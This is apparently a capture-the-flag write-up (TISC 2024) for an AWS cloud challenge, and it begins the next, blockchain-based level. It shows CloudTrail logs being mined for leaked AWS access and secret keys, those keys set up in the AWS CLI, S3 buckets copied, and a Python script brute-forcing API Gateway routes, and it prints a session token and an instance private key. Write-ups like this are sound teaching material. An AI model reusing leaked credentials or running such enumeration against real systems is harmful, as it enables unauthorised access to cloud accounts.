After creating an account, login, and searching the initial logs provided, I discovered there are 2 ARNS:

- `arn:aws:iam::637423240666:user/dev`
- `arn:aws:s3:::meownitoring2024trailbucket`

Submitting the arn `arn:aws:iam::637423240666:user/dev` allows us to download more logs.



If we look at the download URL using inspect element, we will see the URL is [https://loggingbucket20174jawws.s3.amazonaws.com/637423240666.zip?AWSAccessKeyId=ASIAXYKJQ7ESNUXIJLTT&Signature=14kNRJKSI2RfSQHyO7RMID4u6Mo%3D&x-amz-security-token=IQoJb3JpZ2luX2VjENr%2F%2F%2F%2F%2F%2F%2F%2F%2FwEaDmFwLXNvdXRoZWZzdC0xIkcwRQlgGckiWqyCKAyNmKQ5P6DQDLOmy3Te77u5ZhjmqUohyMQCIQCInHfSv%2FycA%2BhMY%2ByBo7A7c8tnhlfpgJwXzKle54t0QyrpAggTEAAaDDUzMzi2NzAyMDA2OCIM%2F8x5c53wWa5%2BnKU3KsYCNH%2F64MvfQMfMt%2BwuK84jijk9BaVbxNbYdOLAov9g6Ava4qg36qOob8wIQ1EzmuKuEmiXIPRJwlsghIDqVnKEIViBq1XNvbaemQEtcM17iR2kSNPLKFRReEiDG6LYUwubdNnE04zADrW7L0IC1DHSKDe4VXxGLpST1JkDqje8uBzFCTr4nmFI0GPLihj%2FekZplFAnPGLL2%2FRTSbsWi572VOpDqYXiqF9Z%2Blmct2rP4PygBVWQn19S1usN99YRnksLw%2B3UH1%2BuCSyjOva86vASRzD95ifzU1evMOKLGC4RYBb4KI58ufjw9j1mNyyT2hPpmB3IMMESzQIMOmGlpUjKp4sS1uA%2BC8fC8Kf0TG2Xa3VdTdjDWPRoz7PY3TgPWslceysDh%2BYyBlkDBVie23GPt7fmlltzKp2vzvG5CyuC7uluApxdVYw9f%2BftwY6ngEa5ql016HWwph9T3lyd1m0dtmmwjdH9Zpz n0NYeG5sRN%2BB92T3dG5XdE9YjXYiBam%2Bz8rboogx6RWvPvntOELIyy4gdoayuabMZ2S%2BqgkaoxRjkr50vKHLBiO4zWT0MU8UGjnHw9effM%2FKYJI6JUBzWNdAUmo3](https://loggingbucket20174jawws.s3.amazonaws.com/637423240666.zip?AWSAccessKeyId=ASIAXYKJQ7ESNUXIJLTT&Signature=14kNRJKSI2RfSQHyO7RMID4u6Mo%3D&x-amz-security-token=IQoJb3JpZ2luX2VjENr%2F%2F%2F%2F%2F%2F%2F%2F%2F%2FwEaDmFwLXNvdXRoZWZzdC0xIkcwRQlgGckiWqyCKAyNmKQ5P6DQDLOmy3Te77u5ZhjmqUohyMQCIQCInHfSv%2FycA%2BhMY%2ByBo7A7c8tnhlfpgJwXzKle54t0QyrpAggTEAAaDDUzMzi2NzAyMDA2OCIM%2F8x5c53wWa5%2BnKU3KsYCNH%2F64MvfQMfMt%2BwuK84jijk9BaVbxNbYdOLAov9g6Ava4qg36qOob8wIQ1EzmuKuEmiXIPRJwlsghIDqVnKEIViBq1XNvbaemQEtcM17iR2kSNPLKFRReEiDG6LYUwubdNnE04zADrW7L0IC1DHSKDe4VXxGLpST1JkDqje8uBzFCTr4nmFI0GPLihj%2FekZplFAnPGLL2%2FRTSbsWi572VOpDqYXiqF9Z%2Blmct2rP4PygBVWQn19S1usN99YRnksLw%2B3UH1%2BuCSyjOva86vASRzD95ifzU1evMOKLGC4RYBb4KI58ufjw9j1mNyyT2hPpmB3IMMESzQIMOmGlpUjKp4sS1uA%2BC8fC8Kf0TG2Xa3VdTdjDWPRoz7PY3TgPWslceysDh%2BYyBlkDBVie23GPt7fmlltzKp2vzvG5CyuC7uluApxdVYw9f%2BftwY6ngEa5ql016HWwph9T3lyd1m0dtmmwjdH9Zpz n0NYeG5sRN%2BB92T3dG5XdE9YjXYiBam%2Bz8rboogx6RWvPvntOELIyy4gdoayuabMZ2S%2BqgkaoxRjkr50vKHLBiO4zWT0MU8UGjnHw9effM%2FKYJI6JUBzWNdAUmo3)

kKIF8qi4%2FiyScNr5NXCIXzn0zaLizrzQlGtcJCOVGudRsi6GNH1w%3D%3D&Expires=1726481292.

Only `arn:aws:iam::637423240666:user/dev` is to download logs.

`arn:aws:s3:::meownitoring2024trailbucket` do not have the permission.

```
<Error>
<Code>AccessDenied</Code>
<Message>
User: arn:aws:sts::533267020068:assumed-role/download_lambda_role/download
is not authorized to perform: s3:ListBucket on resource:
"arn:aws:s3:::loggingbucket20174jawws" because no identity-based policy
allows the s3:ListBucket action
</Message>
<RequestId>AZ9CXQQHNC078B8Y</RequestId>
<HostId>
WB/vpEJcc1QbsJZTWYI7ocGwANjwJP/w5IK169IXHcY+U7kjdwC4c6jbGAhiV/3aKqwgMkXJSk
4=
</HostId>
</Error>
```

If we crawl through the new downloaded logs, we will see new ARNs. Using a [script](#), we are able to dump these ARNS:

- `arn:aws:iam::637423240666:user/dev`
- `arn:aws:sts::637423240666:assumed-role/meownitoring-lambda-role/logsloader`
- `arn:aws:iam::637423240666:role/meownitoring-lambda-role`
- `arn:aws:iam::637423240666:role/mewonitoring-lambda-test`
- `arn:aws:s3:::meownitoring2024trailbucket`

```
import argparse
import os
import json

def initialize_parser():
    parser = argparse.ArgumentParser(
        description='''A CMD tool to search exctract a key's possible
values across multiple files.
        By default, the extract values are unique.'''
    )
    parser.add_argument('key',
                        help="Key to search for in the JSON files.")
```

```

parser.add_argument('folderpath',
                    help="Absolute path to a directory to search
from.")
return parser.parse_args()

def find_key(directory: str, key: str) -> set:
    vals = set() # Use a set to avoid duplicates

    # Walk through the directory
    for root, dirs, files in os.walk(directory):
        for file in files:
            # Process only JSON files
            if file.endswith('.json'):
                file_path = os.path.join(root, file)
                print(f"Processing file: {file_path}") # Debug: print
file path

                try:
                    with open(file_path, 'r') as f:
                        data = json.load(f)

                        # Search for key in the JSON
                        vals.update(extract_value(data, key))
                except (json.JSONDecodeError, FileNotFoundError) as e:
                    print(f"Error reading {file_path}: {e}")

    return vals

def extract_value(data, key_arg: str) -> set:
    vals = set()

    # If data is a dictionary, check for the requested key
    if isinstance(data, dict):
        if key_arg in data:
            vals.add(data[key_arg])
        # Recursively search in all dictionary values
        for key, value in data.items():
            vals.update(extract_value(value, key_arg))

    # If data is a list, recursively search each item
    elif isinstance(data, list):
        for item in data:
            vals.update(extract_value(item, key_arg))

```

```


return vals

if __name__ == "__main__":
    args = initialize_parser()
    vals = find_key(args.folderpath, args.key)

    print("\nFound {} unique values:".format(len(vals)))
    for val in vals:
        print(val)

```

However, if I use `arn:aws:iam::637423240666:role/meownitoring-lambda-role`. The secret key is protected.



LogGroupName	Timestamp	Message
/aws/lambda/debug-logs-compiler	1721121612186	INIT_START Runtime Version: python:3.8.v51 Runtime Version ARN: arn:aws:lambda:ap-southeast-1:runtimea768321bd39c88f083afe0a045064adc3615105a319dbbcd583856654db68283
/aws/lambda/debug-logs-compiler	1721121612312	START RequestId: c96843f5-f058-4314-9fa8-72dbe99a7c6e Version: \$LATEST
/aws/lambda/debug-logs-compiler	1721121612313	debug_aws_secret_access_key: *****
/aws/lambda/processor	1721122287899	INIT_START Runtime Version: python:3.8.v51 Runtime Version ARN: arn:aws:lambda:ap-southeast-1:runtimea768321bd39c88f083afe0a045064adc3615105a319dbbcd583856654db68283
/aws/lambda/processor	1721122288019	START RequestId: 891744d9-e3da-410f-80ad-e74a03e64fea Version: \$LATEST
/aws/lambda/processor	1721122288025	END RequestId: 891744d9-e3da-410f-80ad-e74a03e64fea
/aws/lambda/processor	1721123283814	INIT_START Runtime Version: python:3.8.v51 Runtime Version ARN: arn:aws:lambda:ap-southeast-1:runtimea768321bd39c88f083afe0a045064adc3615105a319dbbcd583856654db68283
/aws/lambda/processor	1721123283931	START RequestId: f0ee170e-5602-49d8-825b-2101193ebffa Version: \$LATEST
/aws/lambda/processor	1721123283950	END RequestId: f0ee170e-5602-49d8-825b-2101193ebffa
/aws/lambda/processor	1721127446493	INIT_START Runtime Version: python:3.8.v51 Runtime Version ARN: arn:aws:lambda:ap-southeast-1:runtimea768321bd39c88f083afe0a045064adc3615105a319dbbcd583856654db68283
/aws/lambda/processor	1721127446609	START RequestId: e2578ace-c465-4be1-ba82-d55d5995b50d Version: \$LATEST
/aws/lambda/processor	1721127446611	END RequestId: e2578ace-c465-4be1-ba82-d55d5995b50d

In `637423240666\prefix\AWSLogs\637423240666\CloudTrail\us-east-1\2024\07\16\637423240666_CloudTrail_us-east-1_20240716T0745Z_kU2QLWLT75NtPvWi.json`, we are able to find another arn, `arn:aws:iam::637423240666:role/mewonitoring-lambda-test`.

```

{
  "eventVersion": "1.09",
  "userIdentity": {
    "type": "IAMUser",
    "principalId": "AIDAZI2LCYXNLENAY2IQ3",
    "arn": "arn:aws:iam::637423240666:user/dev",
    "accountId": "637423240666",
    "accessKeyId": "AKIAZI2LCYXNH40ISNEW",
    "userName": "dev"
  },
  "eventTime": "2024-07-16T07:43:04Z",
  "eventSource": "iam.amazonaws.com",
  "eventName": "CreateRole",

```


```

        "awsRegion": "us-east-1",
        "sourceIPAddress": "129.126.57.197",
        "userAgent": "APN/1.0 HashiCorp/1.0 Terraform/1.3.7
(+https://www.terraform.io) terraform-provider-aws/5.57.0
(+https://registry.terraform.io/providers/hashicorp/aws) aws-sdk-go-
v2/1.30.1 os/linux lang/go#1.22.4 md/GOOS#linux md/GOARCH#amd64
api/iam#1.34.1",
        "requestParameters": {
            "path": "/",
            "roleName": "mewonitoring-lambda-test",
            "assumeRolePolicyDocument": "{\"Statement\":
[{\"Action\": \"sts:AssumeRole\", \"Effect\": \"Allow\", \"Principal\":
{ \"AWS\": \"arn:aws:iam::533267020068:root\" } }], \"Version\": \"2012-10-
17\" }",
            "maxSessionDuration": 3600
        },
        "responseElements": {
            "role": {
                "path": "/",
                "roleName": "mewonitoring-lambda-test",
                "roleId": "AROAZI2LCYXNJB4XAMYFV",
                "arn": "arn:aws:iam::637423240666:role/mewonitoring-
lambda-test",
                "createDate": "Jul 16, 2024 7:43:04 AM",
                "assumeRolePolicyDocument":
"%7B%22Statement%22%3A%5B%7B%22Action%22%3A%22sts%3AAssumeRole%22%2C%22Eff
ect%22%3A%22Allow%22%2C%22Principal%22%3A%7B%22AWS%22%3A%22arn%3Aaws%3Aiam
%3A%3A533267020068%3Aroot%22%7D%7D%5D%2C%22Version%22%3A%222012-10-
17%22%7D"
            }
        },
        "requestID": "05e40341-3ab7-4a92-a061-90c3d238dbd2",
        "eventID": "d81514d0-acd4-435f-aca4-8e84109198ee",
        "readOnly": false,
        "eventType": "AwsApiCall",
        "managementEvent": true,
        "recipientAccountId": "637423240666",
        "eventCategory": "Management",
        "tlsDetails": {
            "tlsVersion": "TLSv1.3",
            "cipherSuite": "TLS_AES_128_GCM_SHA256",
            "clientProvidedHostHeader": "iam.amazonaws.com"
        }
    }

```

```
}  
,
```

If I use `arn:aws:iam::637423240666:role/mewonitoring-lambda-test`, debug's secret key is revealed. Note that is pretty tricky as the string is similar to `arn:aws:iam::637423240666:role/meownitoring-lambda-role` but is a test account.



LogGroupName	Timestamp	Message
/aws/lambda/debug-logs-compiler	1721121612186	INIT_START Runtime Version: python:3.8.v51 Runtime Version ARN: arn:aws:lambda:ap-southeast-1:runtime:768321bd39c88f083afe0a045064ad:3615105a319dbbcd583856654db68283
/aws/lambda/debug-logs-compiler	1721121612312	START RequestId: c96843f5-f058-4314-9fa8-72dbe99a7c6e Version: \$LATEST
/aws/lambda/debug-logs-compiler	1721121612313	debug aws_secret_access_key: e+4awZv0dnDafelbuWkccqjhuNOr59Ub+gx/TMe
/aws/lambda/processor	1721122287899	INIT_START Runtime Version: python:3.8.v51 Runtime Version ARN: arn:aws:lambda:ap-southeast-1:runtime:768321bd39c88f083afe0a045064ad:3615105a319dbbcd583856654db68283
/aws/lambda/processor	1721122288019	START RequestId: 891744d9-e3da-410f-80ad-e74a03e64fea Version: \$LATEST
/aws/lambda/processor	1721122288025	END RequestId: 891744d9-e3da-410f-80ad-e74a03e64fea
/aws/lambda/processor	1721123283814	INIT_START Runtime Version: python:3.8.v51 Runtime Version ARN: arn:aws:lambda:ap-southeast-1:runtime:768321bd39c88f083afe0a045064ad:3615105a319dbbcd583856654db68283
/aws/lambda/processor	1721123283931	START RequestId: f0ee170e-5602-49d8-825b-2101193ebffa Version: \$LATEST
/aws/lambda/processor	1721123283950	END RequestId: f0ee170e-5602-49d8-825b-2101193ebffa
/aws/lambda/processor	1721127446493	INIT_START Runtime Version: python:3.8.v51 Runtime Version ARN: arn:aws:lambda:ap-southeast-1:runtime:768321bd39c88f083afe0a045064ad:3615105a319dbbcd583856654db68283
/aws/lambda/processor	1721127446609	START RequestId: e2578ace-c465-4be1-ba82-d55d5995b50d Version: \$LATEST
/aws/lambda/processor	1721127446611	END RequestId: e2578ace-c465-4be1-ba82-d55d5995b50d

Since we have debug's secret key, we will need to look for it's access key which can be found in `637423240666\prefix\AWSLogs\637423240666\CloudTrail\us-east-1\2024\07\16\637423240666_CloudTrail_us-east-1_20240716T0735Z_0j1k3K22ldqjJBpq.json`.

```
{  
  "eventVersion": "1.09",  
  "userIdentity": {  
    "type": "IAMUser",  
    "principalId": "AIDAZI2LCYXNLENAY2IQ3",  
    "arn": "arn:aws:iam::637423240666:user/dev",  
    "accountId": "637423240666",  
    "accessKeyId": "AKIAZI2LCYXNH40ISNEW",  
    "userName": "dev"  
  },  
  "eventTime": "2024-07-16T07:32:14Z",  
  "eventSource": "iam.amazonaws.com",  
  "eventName": "CreateAccessKey",  
  "awsRegion": "us-east-1",  
  "sourceIPAddress": "129.126.57.197",  
  "userAgent": "APN/1.0 HashiCorp/1.0 Terraform/1.3.7  
(+https://www.terraform.io) terraform-provider-aws/5.57.0  
(+https://registry.terraform.io/providers/hashicorp/aws) aws-sdk-go-  
v2/1.30.1 os/linux lang/go#1.22.4 md/GOOS#linux md/GOARCH#amd64  
api/iam#1.34.1",
```

```

    "requestParameters": {
      "userName": "debug"
    },
    "responseElements": {
      "accessKey": {
        "userName": "debug",
        "accessKeyId": "AKIAZI2LCYXNH62RXRH7",
        "status": "Active",
        "createDate": "Jul 16, 2024 7:32:14 AM"
      }
    },
    "requestID": "b2478b73-450f-4b8b-b082-6a300fef2edb",
    "eventID": "dba58edb-6a69-4fb4-b336-01ad60ea6d75",
    "readOnly": false,
    "eventType": "AwsApiCall",
    "managementEvent": true,
    "recipientAccountId": "637423240666",
    "eventCategory": "Management",
    "tlsDetails": {
      "tlsVersion": "TLSv1.3",
      "cipherSuite": "TLS_AES_128_GCM_SHA256",
      "clientProvidedHostHeader": "iam.amazonaws.com"
    }
  },

```

The access key: AKIAZI2LCYXNH62RXRH7

The secret key: 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

```

C:\Users\LC>aws configure
AWS Access Key ID [*****SNEW]: AKIAZI2LCYXNH62RXRH7
AWS Secret Access Key [*****/TMe]:
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
Default region name [ap-southeast-1]: us-east-1
Default output format [json]: json

```

Getting 1st half's flag and 2nd notes

Finally, we can use our credentials to access the bucket and obtain the first half of [the flag](#) as well as [notes](#) to get the 2nd half of the flag.

- TODO: **read** up on confused deputy problem.

Item 2: Kill switch mechanism

Kill switch was introduced after EXERCISE-0x74697363 where operators had to terminate the attack on multiple systems manually, **which** is ineffective and inefficient.

Objective:

- Develop a simple mechanism: upon invoke, terminates all attack
- Put platform on "**sleep**" state?
- Rotate the **kill** switch randomly (i.e., id, stage, route, method), except during designated freeze period.

Upcoming platform freeze: 1 Sep - 30 Oct 2024

TODO: Rotate **kill** switch before freeze period.

Downloading more logs

While exploring other S3 servers, I noticed `s3://meownitoring2024trailbucket` has more [log files](#). As a result, I downloaded it to analyze.

```
C:\Users\LC>aws s3 ls s3://meownitoring2024trailbucket
PRE prefix/

C:\Users\LC>aws s3 ls s3://meownitoring2024trailbucket/prefix/
PRE AWSLogs/

C:\Users\LC>aws s3 ls s3://meownitoring2024trailbucket/prefix/AWSLogs/
PRE 637423240666/

C:\Users\LC>aws s3 ls
s3://meownitoring2024trailbucket/prefix/AWSLogs/637423240666/
PRE CloudTrail/

C:\Users\LC>aws s3 cp s3://meownitoring2024trailbucket . --recursive
```

Rotating IDs, stages & route

Using the same script, I found quite a number of stage names, routekey and IDs in the logs.

Stage names:

- a5845sa9179d
- 0a77303170a8bb6
- e72daa021a6eadd
- a58409179d77f55092fad
- 70a8bb68621b85
- 5587y0s9d5aed
- 27e53566ef
- 0c39562660b39d7
- 371c9248920d

Apilds:

- 9pyoiyr9pc
- kv0g2hke5e
- s14dfgslg5
- f7x7yzf9j2
- pxzfkfmjo7

RouteID:

- r957wtt
- 6xuts7j
- id6oeig
- 3tz43hh
- 459xgqc
- uc8o7a8
- v7r95o6
- jgj8n9t
- iocpzcv


RouteKey:

- POST /3b83245a87a56ca8aca75e98961a

- POST /6j3j97m36z1jsgf7x27e53566
- GET /befed460b973fe6bf
- GET /ca75e98961ab1fa5fc0a9fc8
- POST /6j3j97m36zl9x4b727e53566
- GET /9c3559e353d8ac1
- GET /ca75e98961a4h85d9fc8
- GET /asdsaczxc
- POST /23e9f9c3559e353d8ac1b7bd43191a6d850a97
- POST /68fd47b8bf291eeea36480872f5ce29f0edb

However, only `pxzfkfmjo7` is still valid. This be verified by using the browser and search for `https://pxzfkfmjo7.execute-api.ap-southeast-1.amazonaws.com`. If we replace the Apild with another Apild found, the browser will show a message that it has trouble finding the site.

Below shows an example where we are able to verify that the apild is correct.



Since `notes2.md` showed a hint that the IDs, stage names, methods, route keys, and request methods might rotate, we will need to brute force using the following URL format.

```
https://{apiId}.execute-api.
{regionName}.amazonaws.com/{stageName}/{routeKey}
```

Besides, the latest log file given to use is 17th July's. Therefore, we will not be able to see the latest api URL details which should be in the 31th July's log.

```
import requests

routeids = ["r957wtt", "6xuts7j", "id6oeig", "3tz43hh", "459xgqc",
"uc8o7a8", "v7r95o6", "jgj8n9t", "iocpzcv"]
stage_names = ["a5845sa9179d", "0a77303170a8bb6", "e72daa021a6eadd",
"a58409179d77f55092fad", "70a8bb68621b85", "5587y0s9d5aed", "27e53566ef",
```

```

"0c39562660b39d7", "371c9248920d"]
routekeys = ["3b83245a87a56ca8aca75e98961a", "6j3j97m36z1jsgf7x27e53566",
"befed460b973fe6bf", "ca75e98961ab1fa5fc0a9fc8",
"6j3j97m36z19x4b727e53566", "9c3559e353d8ac1", "ca75e98961a4h85d9fc8",
"asdsaczxc", "23e9f9c3559e353d8ac1b7bd43191a6d850a97",
"68fd47b8bf291eeea36480872f5ce29f0edb"]

has_non_404 = False
request_url = ""
request_response = ""

for sn in stage_names:
    for rk in routekeys:
        # Define the URL
        url = "https://pxzfkfmjo7.execute-api.ap-southeast-
1.amazonaws.com/{}/{}/{}".format(sn, rk)

        # Send the POST request
        response = requests.post(url)

        # Output the response
        print(f"[{url}]")
        print(f"Status Code: {response.status_code}")
        print(f"Response Text: {response.text}")

        if response.status_code != 404:
            has_non_404 = True
            request_url = f"POST {url}"
            request_response = response.text

        # Send the GET request
        response = requests.get(url)
        print(f"Status Code: {response.status_code}")
        print(f"Response Text: {response.text}")

        if response.status_code != 404:
            has_non_404 = True
            request_url = f"GET {url}"
            request_response = response.text

if has_non_404:

```

```
print("Found a request with non-404:")
print(request_url)
print(request_response)
```

Executing the [brute force script](#) will give us a status 200 response when sending a POST request to `https://pxzfkfmjo7.execute-api.ap-southeast-1.amazonaws.com/5587y0s9d5aed/68fd47b8bf291eeea36480872f5ce29f0edb`. The response contains the second half of the flag.

```
C:\Users\LC\>py fuzz_aws_api.py
...
[https://pxzfkfmjo7.execute-api.ap-southeast-1.amazonaws.com/5587y0s9d5aed/23e9f9c3559e353d8ac1b7bd43191a6d850a97]
Status Code: 404
Response Text: {"message":"Not Found"}
Status Code: 404
Response Text: {"message":"Not Found"}
[https://pxzfkfmjo7.execute-api.ap-southeast-1.amazonaws.com/5587y0s9d5aed/68fd47b8bf291eeea36480872f5ce29f0edb]
Status Code: 200
Response Text: {"flag2": "&_me-0-wn1t0r1nNnG\\//[>^n^<]\\//"}
Status Code: 404
Response Text: {"message":"Not Found"}
[https://pxzfkfmjo7.execute-api.ap-southeast-1.amazonaws.com/27e53566ef/3b83245a87a56ca8aca75e98961a]
Status Code: 404
Response Text: {"message":"Not Found"}
Status Code: 404
Response Text: {"message":"Not Found"}
...
```

Flag: TISC{m@ny_inf0_fr0m_l0gs_&_me-0-wn1t0r1nNnG\\//[>^n^<]\\//}

Level 6B - Noncevigator

Description

I guess their Trusted Platform Modules were not so trusted afterall. What about blockchain? Blockchain is secure by design, right?

It seems like our enemies may have hidden some of their treasures somewhere along in our little island, all secured by this blockchain technology.

We have heard rumours that to access the treasure, you must navigate to the correct location and possess the correct value of the "number used only once". This unique code is essential for unlocking the fortified gate guarding the treasure!

Ensure your wallet is sufficiently funded for travel and any potential challenges you may encounter. Your journey begins now. It's your mission now - crack the code and see what treasures they are hiding!

nc chals.tisc24.ctf.sg 31127

attached files:

Noncevigator.sol

Solution

Obtaining information

Spawn instance

Firstly, we can use netcat to connect to the server and spawn an instance which will provide us the details we need.

```
(kali㉿kali)-[~/Desktop]
└─$ nc chals.tisc24.ctf.sg 31127
```

```
1 - launch new instance
2 - kill instance
3 - acquire flag
4 - quit
action? 1
```

```
Preparing and launching new instance... Please wait....
```

Your private blockchain has been deployed!
It will automatically terminate in 60.0 minutes
Here's some useful information:

uuid: a8a5fccca-f45e-4564-a3c8-9106efe58f19


```
rpc endpoint:    http://chals.tisc24.ctf.sg:47156/a8a5fcca-f45e-4564-a3c8-9106efe58f19
private key:
0x89a48aa50b804f32801956bcd96ecbf8b2afbebc4669370c3af31de5a060727
player wallet:   0x61db7CB8a020782756288D33591BCC76a785cc28
challenge contract: 0xE9882e3307d38F0E13a9A119498A2cE335135019
```

Compile contract for ABI

Next, we can interact with the RPC endpoint to obtain other information. Looking at `Noncevigator.sol`, we can see that it is related to ETH. Therefore, we can use the web3 library to help us interact with the RPC endpoint. We can also use pwntools to help us obtain the instance information from netcat to integrate into a single script.

```
py -m pip install web3
py -m pip install pwn
```

